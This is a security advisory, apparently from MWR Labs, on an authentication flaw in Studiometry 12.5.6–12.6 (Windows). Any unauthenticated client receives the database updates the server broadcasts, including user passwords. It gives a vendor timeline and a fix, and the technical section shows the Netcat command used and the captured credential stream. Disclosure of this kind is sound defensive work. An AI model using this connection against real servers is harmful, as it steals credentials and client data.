MWR LABS

Security Advisory

Studiometry – Database Information Disclosure to Unauthenticated Users

2016-07-25

Software	Studiometry
Affected Versions	12.5.6 – Windows Version 12.6 – Windows Version (only two versions tested)
CVE Reference	N/A
Author	Bryan Schmidt
Severity	High
Vendor	Oranged Software
Vendor Response	Patch Issued

Description:

Studiometry is a project and client management tool that is directed at small business. The tool comes in several forms with both a Windows and Mac OSX implementation. Additionally, cloud services are provided as well as an iOS mobile application. The Windows version of the application was tested but the advisory could affect the iOS and Mac OSX implementations. The configuration was that of a self-administered Studiometry server that a small business would be likely to use.

It was discovered that an unauthenticated user could connect to the Studiometry server and collect information sent from authenticated clients to the server. It appears as if the application broadcasts updates to the server's database from clients to the rest of the connected clients. This is done so that each client can update its own database. The server did not verify that a connected user was authenticated.

Impact:

An attacker could connect to the server using a simple Netcat connection and collect sensitive application information, such as client details, users' credentials, etc. The attacker could then use this information to steal client contact information or login into the application with stolen credentials.

Cause:

The application does not properly verify that a connected client has successfully authenticated to the server.

Interim Workaround:

MWR strongly recommends that access to the Studiometry server be limited to that of trusted employees.


Solution:

Update to Studiometry 12.6.1.

Technical details

It was identified that the Studiometry server broadcasts all updates made to its database to all connected clients. This is done to keep all of the clients synced with the server. However, the server does not check that a client is authenticated before sending updates to the client.

A simple Netcat connection was made with the Studiometry server (10.0.2.9) over port 4465, which is the port the server runs on by default. A create user request was then made from a test Studiometry client. As seen in the following screenshot, the newly created user's information, including password, was sent to the attacking machine via the Netcat connection.



```
root@testing:~/Research/studiometry# nc 10.0.2.9 4465
30002016-07-11 11:09:02ENDOFTRANSMISSION68720ENDOFTRANSMISSION1224</classItemType/>EMPLOYEEclass</classI
temType/></dbid/>0</dbid/></id/>EM-ENAXNVLHLXZEVRMNTQZYQ</id/></IsArchived/>0</IsArchived/></NETdatemodi
fied/>2016-07-11 11:09:12</NETdatemodified/></isDirty/>1</isDirty/></CLOUDDateUpdated/></CLOUDDateUpdate
d/></Links/></Links/></name/>disclosed</name/></loginname/>disclosed</loginname/></password/>dGVzdA==</p
assword/></statusitemmode/>0</statusitemmode/></contactinfoID/></contactinfoID/></isdefault/>0</isdefaul
t/></mydefaulttimer/></mydefaulttimer/></overrideothertimers/>0</overrideothertimers/></hidetoolbar/>0</
hidetoolbar/></runningtimerwindowmode/>0</runningtimerwindowmode/></tmviewoptions/>0,0,0,0,</tmviewoptio
```

Further Information

http://oranged.net/studiometry/versionhistory/

Detailed Timeline

Date	Summary
2016-07-11	Issue reported to vendor
2016-07-11	Response received from vendor
2016-07-12	Vendor provided beta with patches for testing. Vulnerability verified as fixed in beta
2016-07-14	Vendor notified MWR that an official patch would be released 2016-07-25
2016-07-25	Oranged Software released official patched version 12.6.1 of Studiometry